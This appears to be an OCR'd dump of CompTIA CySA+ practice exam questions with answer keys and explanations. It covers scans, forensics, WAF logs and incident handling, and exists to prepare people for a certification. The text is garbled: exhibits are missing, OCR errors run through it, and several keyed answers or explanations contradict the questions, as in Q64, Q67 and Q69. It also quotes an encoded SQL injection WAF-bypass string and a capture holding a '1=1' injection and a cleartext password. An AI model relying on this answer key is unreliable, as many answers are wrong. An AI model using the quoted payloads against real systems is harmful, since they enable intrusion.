
Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA Renew the Current Certificate

Answer:



NEW QUESTION: 40

A security analyst is analyzing the following output from the Spider tab of OWASP ZAP after a vulnerability scan was completed:

Which of the following options can the analyst conclude based on the provided output?

A. The scanning vendor used robots to make the scanning job faster

B. The scanning job was successfully completed, and no vulnerabilities were detected

C. The scanning job did not successfully complete due to an out of scope error

D. The scanner executed a crawl process to discover pages to be assessed

Answer: D (LEAVE A REPLY)

The output shows the result of using OWASP ZAP's Spider tab after a vulnerability scan was completed. The Spider tab allows users to crawl web applications and discover pages and resources that can be assessed for vulnerabilities. The output shows that the scanner discovered various pages under different directories, such as /admin/, /blog/, /contact/, etc., as well as some parameters and forms that can be used for testing inputs and outputs. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 9; https://www.zaproxy.org/docs/desktop/start/features/spider/

NEW QUESTION: 41

A security analyst inspects the header of an email that is presumed to be malicious and sees the following:

Which of the following is inconsistent with the rest of the header and should be treated as suspicious?

A. The sender's email address

B. The use of a TLS cipher

C. The destination email server

D. The subject line

Answer: A (LEAVE A REPLY)

NEW QUESTION: 42

A forensic analyst is conducting an investigation on a compromised server Which of the following should the analyst do first to preserve evidence"

A. Restore damaged data from the backup media

B. Create a system timeline

C. Monitor user access to compromised systems

D. Back up all log files and audit trails

Answer: (SHOW ANSWER)

A forensic analyst is conducting an investigation on a compromised server. The first step that the analyst should do to preserve evidence is to back up all log files and audit trails. This will ensure that the analyst has a copy of the original data that can be used for analysis and verification.

Backing up the log files and audit trails will also prevent any tampering or modification of the evidence by the attacker or other parties. The other options are not the first steps or may alter or destroy the evidence. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 16; https://www.nist.gov/publications/guide-collection-and-preservation-digital-evidence

NEW QUESTION: 43
A company has a cluster of web servers that is critical to the business. A systems administrator installed a utility to troubleshoot an issue, and the utility caused the entire cluster to 90 offline. Which of the following solutions would work BEST prevent to this from happening again?
A. Change management
B. Application whitelisting
C. Asset management
D. Privilege management
Answer: (SHOW ANSWER)
Change Management
* The process through which changes to the configuration of information systems are monitored and controlled, as part of the organization's overall configuration management efforts o Each individual component should have a separate document or database record that describes its initial state and subsequent changes
* Configuration information
* Patches installed
* Backup records
* Incident reports/issues
* Change management ensures all changes are planned and controlled to minimize risk of a service disruption Change management is a process that ensures changes to systems or processes are introduced in a controlled and coordinated manner. Change management helps to minimize the impact of changes on the business operations and avoid unintended consequences or errors3 Change management can help prevent the issue of utility installation affecting the web server cluster by ensuring that the utility is properly planned, tested, approved, documented, communicated, and monitored.

NEW QUESTION: 44
The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues The steering committee wants to rank the risks based on past incidents to improve the security program for next year Below is the incident register for the organization.

Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

A. Hire a managed service provider to help with vulnerability management

B. Build a warm site in case of system outages

C. Invest in a failover and redundant system, as necessary

D. Hire additional staff for the IT department to assist with vulnerability management and log review

Answer: C (LEAVE A REPLY)

Both on July 31 and November 24, the organization could not restore multiple days due to missing disaster recovery plan. Therefore, failover systems are very important for this organization.

NEW QUESTION: 45

Clients are unable to access a company's API to obtain pricing dat

a. An analyst discovers sources other than

clients are scraping the API for data, which is causing the servers to exceed available resources.

Which of the following would be BEST to protect the availability of the APIs?

A. Virtual private network

B. IP whitelisting

C. Web application firewall

D. Certificate-based authentication

Answer: B (LEAVE A REPLY)

NEW QUESTION: 46

Which of the following is the primary reason financial institutions may share up-to-date threat intelligence information on a secure feed that is dedicated to their sector?

A. To augment information about common malicious actors and indicators of compromise

B. To prevent malicious actors from knowing they can defend against malicious attacks

C. To keep other industries from accessing information meant for financial institutions

D. To focus on attacks specifically targeted at their customers' mobile applications

Answer: (SHOW ANSWER)

This is the primary reason why financial institutions may share up-to-date threat intelligence information on a secure feed that is dedicated to their sector. Threat intelligence is the collection, analysis, and dissemination of information about current or potential threats to an organization's assets, operations, or reputation. By sharing threat intelligence information, financial institutions can benefit from the collective knowledge, experience, and capabilities of their peers and partners, and enhance their situational awareness, threat detection, and incident response. Sharing threat intelligence information can also help financial institutions identify common attack patterns, trends, and techniques, as well as the malicious actors and indicators of compromise (IOCs) associated with them. IOCs are pieces of forensic data that can be used to identify potentially malicious activities or intrusions on a network or system, such as IP addresses, domains, URLs, file hashes, or email addresses

NEW QUESTION: 47

While analyzing logs from a WAF, a cybersecurity analyst finds the following:

```
"GET /form.php?id=46322%2b%2575%256e%2569%256f%256e%2b%2573%2574%2box3133333731,1223,1224&name=&state=IL"
```

Which of the following BEST describes what the analyst has found?

A. This is an encrypted packet

B. A packet is being used to bypass the WAF

C. This is an encrypted GET HTTP request

D. This is an encoded WAF bypass

Answer: D (LEAVE A REPLY)

NEW QUESTION: 48

A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current.

Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?
A. A manual log review from data sent to syslog
B. A packet capture of data traversing the server network
C. A service discovery scan on the network
D. An OS fingerprinting scan across all hosts
Answer: D (LEAVE A REPLY)

NEW QUESTION: 49
After examine a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?
A. Header analysis
B. File carving
C. Metadata analysis
D. Data recovery
Answer: (SHOW ANSWER)
Explanation
Three common types of file carving methods are as follows: Header- and footer-based carving, which focuses on headers like those found in JPEG files. For example, JPEGs can be found by looking for \xFF\xD8 in the header and \xFF\xD9 in the footer. Content-based carving techniques look for information about the content of a file such as character counts and text recognition. File structure-based carving techniques that use information about the structure of files.

NEW QUESTION: 50
According to a static analysis report for a web application, a dynamic code evaluation script injection vulnerability was found. Which of the following actions is the BEST option to fix the vulnerability in the source code?
A. Create a custom rule on the web application firewall.
B. Validate user input before execution and interpretation.
C. Use parameterized queries.
D. Delete the vulnerable section of the code immediately.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 51
The development team currently consists of three developers who each specialize in a specific programming language:
Developer 1 - C++/C#
Developer 2 - Python
Developer 3 - Assembly

Which of the following SDLC best practices would be challenging to implement with the current available staff?

A. Regression testing

B. Stress testing

C. Fuzzing

D. Peer review

Answer: D (LEAVE A REPLY)

NEW QUESTION: 52

A network appliance manufacturer is building a new generation of devices and would like to include chipset security improvements. The management team wants the security team to implement a method to prevent security weaknesses that could be reintroduced by downgrading the firmware version on the chipset. Which of the following would meet this objective?

A. UEFI

B. A hardware security module

C. eFUSE

D. Certificate signed updates

Answer: C (LEAVE A REPLY)

A) UEFI is not correct. UEFI stands for Unified Extensible Firmware Interface, and it is a standard that defines the software interface between an operating system and a platform firmware. UEFI can provide security features, such as secure boot, which verifies the integrity of the boot loader and prevents unauthorized code execution during the boot process. However, UEFI does not prevent security weaknesses that could be reintroduced by downgrading the firmware version on the chipset2.

B) A hardware security module is not correct. A hardware security module (HSM) is a physical device that provides secure storage and processing of cryptographic keys and operations. An HSM can protect sensitive data and transactions, such as encryption, decryption, signing, or verification, from unauthorized access or tampering. However, an HSM does not prevent security weaknesses that could be reintroduced by downgrading the firmware version on the chipset3.

D) Certificate signed updates are not correct. Certificate signed updates are a method of ensuring the authenticity and integrity of firmware updates by using digital certificates and signatures. Certificate signed updates can prevent malicious or corrupted firmware updates from being installed on the chipset, but they do not prevent security weaknesses that could be reintroduced by downgrading the firmware version on the chipset.

1: What Is an eFUSE? 2: What Is UEFI? 3: What Is a Hardware Security Module (HSM)?

Explanation:

The correct answer is C. eFUSE. An eFUSE is a type of electronic fuse that can be programmed to permanently alter the functionality or configuration of a chipset. An eFUSE can be used to prevent security weaknesses that could be reintroduced by downgrading the firmware version on the chipset, by locking the firmware to a specific version or preventing unauthorized modifications.

An eFUSE can also provide other benefits, such as anti-tampering, anti-counterfeiting, and device authentication1.

NEW QUESTION: 53
Which of me following are reasons why consumer IoT devices should be avoided in an enterprise environment? (Select TWO)
A. Message queuing telemetry transport does not support encryption.
B. The devices may have weak or known passwords.
C. The devices may cause a dramatic Increase in wireless network traffic.
D. The devices may utilize unsecure network protocols.
E. Multiple devices may interface with the functions of other loT devices.
F. The devices are not compatible with TLS 12.
Answer: (SHOW ANSWER)
Consumer IoT devices are devices that connect to the internet and provide various functions or services for personal or home use, such as smart speakers, cameras, thermostats, etc.
Consumer IoT devices should be avoided in an enterprise environment because they may pose security risks or challenges for the organization's network and data. Some of the reasons why consumer IoT devices should be avoided are:
The devices may have weak or known passwords: Many consumer IoT devices come with default or hardcoded passwords that are easy to guess or find online. Some devices may not allow users to change their passwords or enforce strong password policies. This can make them vulnerable to brute-force attacks or unauthorized access by attackers.
The devices may utilize unsecure network protocols: Many consumer IoT devices use unsecure network protocols to communicate with other devices or servers, such as HTTP, FTP, Telnet, etc. These protocols do not encrypt or authenticate the data they transmit or receive, which can expose them to interception, modification, or spoofing by attackers.

NEW QUESTION: 54
Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.s/soap/envelope/"><s:Body><GetIPLoc ation
+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.o
rg/2001/XMLSchema-instance"></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200
0 1006 1001 0 192.168.1.22 POST /services/v1_0/Public/Members.svc/soap
<<a:Password>Password123</a:Password><a:ResetPasswordToken+i:nil="true"
/>

<a:ShouldImpersonatedAuthenticationBePopulated+i:nil="true"/><a:Usernam
e>somebody@companyname.com</a:Username></request></Login></s:Body></s:E nvelope>
192.168.5.66 - - api.somesite.com 200 0 11558 1712 2024
192.168.4.89
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body
><GetIPLocation+xmlns="http://tempuri.org/">
<a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/></requ
est></GetIPLocation></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1003
1011 307 192.168.1.22 POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body
><IsLoggedIn+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Authentication>
<a:ApiToken>kmL4krg2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</a:ApiToken><a:Imp
ersonateUserId>0</a:ImpersonateUserId><a:LocationId>161222</a:LocationI d>
<a:NetworkId>4</a:NetworkId><a:ProviderId>"1=1</a:ProviderId><a:UserId
>13026046</a:UserId></a:Authentication></request></IsLoggedIn></s:Body>
</s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 1378 1209 48
192.168.4.89
Which of the following MOST likely explains how the clients' accounts were compromised?

A. An XSS scripting attack was carried out on the server.

B. A SQL injection attack was carried out on the server.

C. The clients' authentication tokens were impersonated and replayed.

D. The clients' usernames and passwords were transmitted in cleartext.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 55

A help desk technician inadvertently sent the credentials of the company's CRM n clear text to an employee's personal email account. The technician then reset the employee's account using the appropriate process and the employee's corporate email, and notified the security team of the incident According to the incident response procedure, which of the following should the security team do NEXT?

A. Contact the CRM vendor.

B. Perform postmortem data correlation.

C. Update the incident response plan.

D. Prepare an incident summary report.

Answer: (SHOW ANSWER)

NEW QUESTION: 56

During a tabletop exercise, it is determined that a security analyst is required to ensure patching and scan reports are available during an incident, as well as documentation of all critical systems. To which of the following stakeholders should the analyst provide the reports?

A. Legal

B. Security operations

C. Affected vendors

D. Management

Answer: D (LEAVE A REPLY)

NEW QUESTION: 57

Which of the following is the software development process by which function, usability, and scenarios are tested against a known set of base requirements?

A. Security regression testing

B. Code review

C. User acceptance testing

D. Stress testing

Answer: C (LEAVE A REPLY)

"User acceptance testing (UAT) is the last phase of the software testing process. During UAT, actual software users test the software to make sure it can handle required tasks in real-world scenarios, according to specifications." https://www.plutora.com/blog/uat-user-acceptance-testing User acceptance testing is the software development process by which function, usability, and scenarios are tested against a known set of base requirements. User acceptance testing (UAT) is the final stage of software development before production. It is used to get feedback from users who test the software and its user interface (UI). UAT is usually done manually, with users creating real-world situations and testing how the software reacts and performs. UAT is used to determine if end-users accept software before it's made public. Client or business requirements determine whether it fulfills the expectations originally set in its development2.

NEW QUESTION: 58

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

A. ICMP timestamp request remote date disclosure

B. Unsupported web server detection

C. Anonymous FTP enabled

D. Windows SMB service enumeration via \srvsvc

Answer: (SHOW ANSWER)

NEW QUESTION: 59
During an audit several customer order forms were found to contain inconsistencies between the actual price of an item and the amount charged to the customer Further investigation narrowed the cause of the issue to manipulation of the public-facing web form used by customers to order products Which of the following would be the BEST way to locate this issue?
A. Reduce the session timeout threshold
B. Run a static code scan
C. Implement input validation
D. Deploy MFA for access to the web server
Answer: B (LEAVE A REPLY)


NEW QUESTION: 60
A security analyst is preparing for the company's upcoming audit. Upon review of the company's latest vulnerability scan, the security analyst finds the following open issues:

CVE ID	CVSS Base	Name
CVE-1999-0524	1.0	ICMP timestamp request remote date disclosure
CVE-1999-0497	6.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Microsoft Windows SMB service enumeration via \srvsvc

Which of the following vulnerabilities should be prioritized for remediation FIRST?
A. Unsupported web server detection
B. Microsoft Windows SMB service enumeration via \srvsvc
C. Anonymous FTP enabled
D. ICMP timestamp request remote date disclosure
Answer: A (LEAVE A REPLY)

NEW QUESTION: 61
The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion Which of the following actions would work BEST to prevent against this type of attack?
A. Modify the EDR solution to use heuristic analysis techniques for malware.
B. Ensure EDR signatures are updated every day to avert infection.
C. Turn on full behavioral analysis to avert an infection
D. Reconfigure the EDR solution to perform real-time scanning of all files
E. Implement an EDR mail module that will rewrite and analyze email links.
Answer: (SHOW ANSWER)

NEW QUESTION: 62
During a review of the vulnerability scan results on a server, an information security analyst notices the following:



The MOST appropriate action for the analyst to recommend to developers is to change the web server so:
A. It only accepts TLSvl 2
B. It only accepts cipher suites using AES and SHA
C. SSL/TLS is offloaded to a WAF and load balancer
D. It no longer accepts the vulnerable cipher suites
Answer: (SHOW ANSWER)

NEW QUESTION: 63
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team.
Which of the following frameworks would BEST support the program? (Select two.)
A. OWASP
B. ISO 27000 series
C. COBIT
D. NIST
E. ITIL
Answer: D,E (LEAVE A REPLY)

NEW QUESTION: 64
A security analyst is running a tool against an executable of an unknown source. The Input supplied by the tool to the executable program and the output from the executable are shown below:

Input supplied by tool	Output from executable
asdfnerlajnvjanjkdfnvkjanakjdv	asdfnerlajnvjanjkdfnvkjanakjdv
klrejfkalsdjfklasdjffjladsf892	klrejfkalsdjfklasdjffjladsf892
ADSFQEDVASDASDFASDF;ADSFASDFV	command not found
qscTRGvcaDFcaDCasDC23rdcasdfAS	qscTRGvcaDFcaDCasDC23rdcasdfAS
lqkejfc934cjcjvsad;cmaoiwefasd	lqkejfc934cjcjvsad:cmaoiwefasd

Which of the following should the analyst report after viewing this Information?

A. A dynamic library that is needed by the executable a missing

B. Input can be crafted to trigger an Infection attack in the executable

C. The toot caused a buffer overflow in the executable's memory

D. The executable attempted to execute a malicious command

Answer: C (LEAVE A REPLY)

A buffer overflow is a type of attack that exploits a vulnerability in an application or program that does not properly check the size or boundaries of an input. A buffer overflow occurs when an attacker supplies more data than the buffer can hold, causing the excess data to overwrite adjacent memory locations. This can result in unpredictable behavior, such as crashes, errors, data corruption, or execution of malicious code2 The tool that the analyst ran against the executable supplied an input that was too long for the buffer allocated by the executable. This caused a buffer overflow in the executable's memory, as indicated by the error message "Segmentation fault (core dumped)".

NEW QUESTION: 65

As part of an Intelligence feed, a security analyst receives a report from a third-party trusted source. Within the report are several detrains and reputational information that suggest the company's employees may be targeted for a phishing campaign. Which of the following configuration changes would be the MOST appropriate for Mergence gathering?

A. Sinkhole the domains

B. Update the Blacklist

C. Update the whitelist.

D. Develop a malware signature.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 66

A cybersecurity analyst is reviewing the following outputs:

```
root@kali!# hping3 -S -p 80 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=80 flags=RA seq=0 win=0 rtt=0.6 ms

root@kali!# hping3 -S -p 8080 192.168.1.19
HPING 192.168.1.19 (eth0 192.168.1.19): S set, 40 headers + 0 data bytes
Len=46 ip=192.168.1.19 ttl=64 DF id=28319 sport=8080 flags=SA seq=0 win=29200 rtt=11.9 ms
```

Which of the following can the analyst infer from the above output?

A. The remote host is running a web server on port 80.
B. The remote host is redirecting port 80 to port 8080.
C. The remote host's firewall is dropping packets for port 80.
D. The remote host is running a service on port 8080.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 67
A security analyst needs to provide a copy of a hard drive for forensic analysis. Which of the following would allow the analyst to perform the task?

A.
```
dcfldd if=/dev/one of=/mnt/usb/evidence.bin hash=md5,sha1 hashlog=/mnt/usb/evidence.bin.hashlog
```

B.
```
dd if=/dev/sda of=/mnt/usb/evidence.bin bs=4096; sha512sum /mnt/usb/evidence.bin > /mnt/usb/evidence.bin.hash
```

C.
```
tar -zcf /mnt/usb/evidence.tar.gz / -except /mnt ;sha256sum /mnt/usb/evidence.tar.gz > /mnt/usb/evidence.tar.gz.hash
```

D.
```
find / -type f -exec cp {} /mnt/usb/evidence/ \; shalsum /mnt/usb/evidence/* > /mnt/usb/evidence/evidence.hash
```

Answer: (SHOW ANSWER)
Option C shows a device that can perform a forensic copy of a hard drive. A forensic copy, also known as a forensic image or a bit-stream image, is an exact, unaltered digital copy of a piece of digital evidence. A forensic copy captures everything on the hard drive, including active and latent data, and preserves the integrity of the original evidence. A forensic copy can be used for forensic analysis without risking any changes to the original drive1. Option C shows a device that can connect to two hard drives and create a forensic copy from one drive to another using a write-blocker. A write-blocker is a tool that prevents any data from being written to the destination drive, ensuring that only a read-only copy is made2.

NEW QUESTION: 68
Organizational policies require vulnerability remediation on severity 7 or greater within one week. Anything with a severity less than 7 must be remediated within 30 days. The organization also requires security teams to investigate the details of a vulnerability before performing any remediation. If the investigation determines the finding is a false positive, no remediation is performed and the vulnerability scanner configuration is updates to omit the false positive from future scans:
The organization has three Apache web servers:

192.168.1.20 - Apache v2.4.1
192.168.1.21 - Apache v2.4.0
192.168.1.22 - Apache v2.4.0

The results of a recent vulnerability scan are shown below:

```
---
Scan Host: 192.168.1.22

15-Feb-16 10:12:10.1 CDT

Vulnerability CVE-2006-5752

Cross-site scripting (XSS) vulnerability in the mod_status module of Apache server
(httpd), when ExtendedStatus is enabled and a public-server-status page is used,
allows remote attackers to inject arbitrary web script or HTML.

Severity: 4.3 (medium)

---
```

The team performs some investigation and finds a statement from Apache:

```
"Fixed in Apache HTTP server 2.4.1 and later"
```

Which of the following actions should the security team perform?

A. Remediate 192.168.1.20 within 30 days

B. Remediate 192.168.1.22 within 30 days

C. Ignore the false positive on 192.168.1.22

D. Investigate the false negative on 192.168.1.20

Answer: B (LEAVE A REPLY)

NEW QUESTION: 69

A security analyst is reviewing the following log from an email security service.

```
Rejection type:          Drop
Rejection description:   IP found in RBL
Event time:              Today at 16:06
Rejection information:   mail.comptia.org
                         https://www.spamfilter.org/query?P=192.167.28.243
From address:            user@comptex.org
To address:              tests@comptia.org
IP address:              192.167.28.243
Remote server name:      192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

A. The email originated from the www.spamfilter.org URL.

B. The From address is invalid.

C. The To address is invalid.

D. The IP address and the remote server name are the same.

E. The IP address was blacklisted.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 70

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

A. webserver.org-dmz.org

B. sftp.org-dmz.org

C. ftps.bluemed.net

D. 83hht23.org-int.org

Answer: A (LEAVE A REPLY)

NEW QUESTION: 71

A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance software as identified from the firewall logs but the destination IP is blocked and not captured.

Which of the following should the analyst do?

A. Capture live data using Wireshark

B. Take a snapshot

C. Shut down the computer

D. Determine if DNS logging is enabled.

E. Review the network logs.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 72

A Chief Executive Officer (CEO) is concerned the company will be exposed to data sovereignty issues as a result of some new privacy regulations to help mitigate this risk. The Chief Information Security Officer (CISO) wants to implement an appropriate technical control. Which of the following would meet the requirement?

A. Data masking procedures

B. Enhanced encryption functions

C. Regular business impact analysis functions

D. Geographic access requirements

Answer: (SHOW ANSWER)

Data Sovereignty means that data is subject to the laws and regulations of the geographic location where that data is collected and processed. Data sovereignty is a country-specific requirement that data must remain within the borders of the jurisdiction where it originated. At its core, data sovereignty is about protecting sensitive, private data and ensuring it remains under the control of its owner. You're only worried about that if you're in multiple locations. .

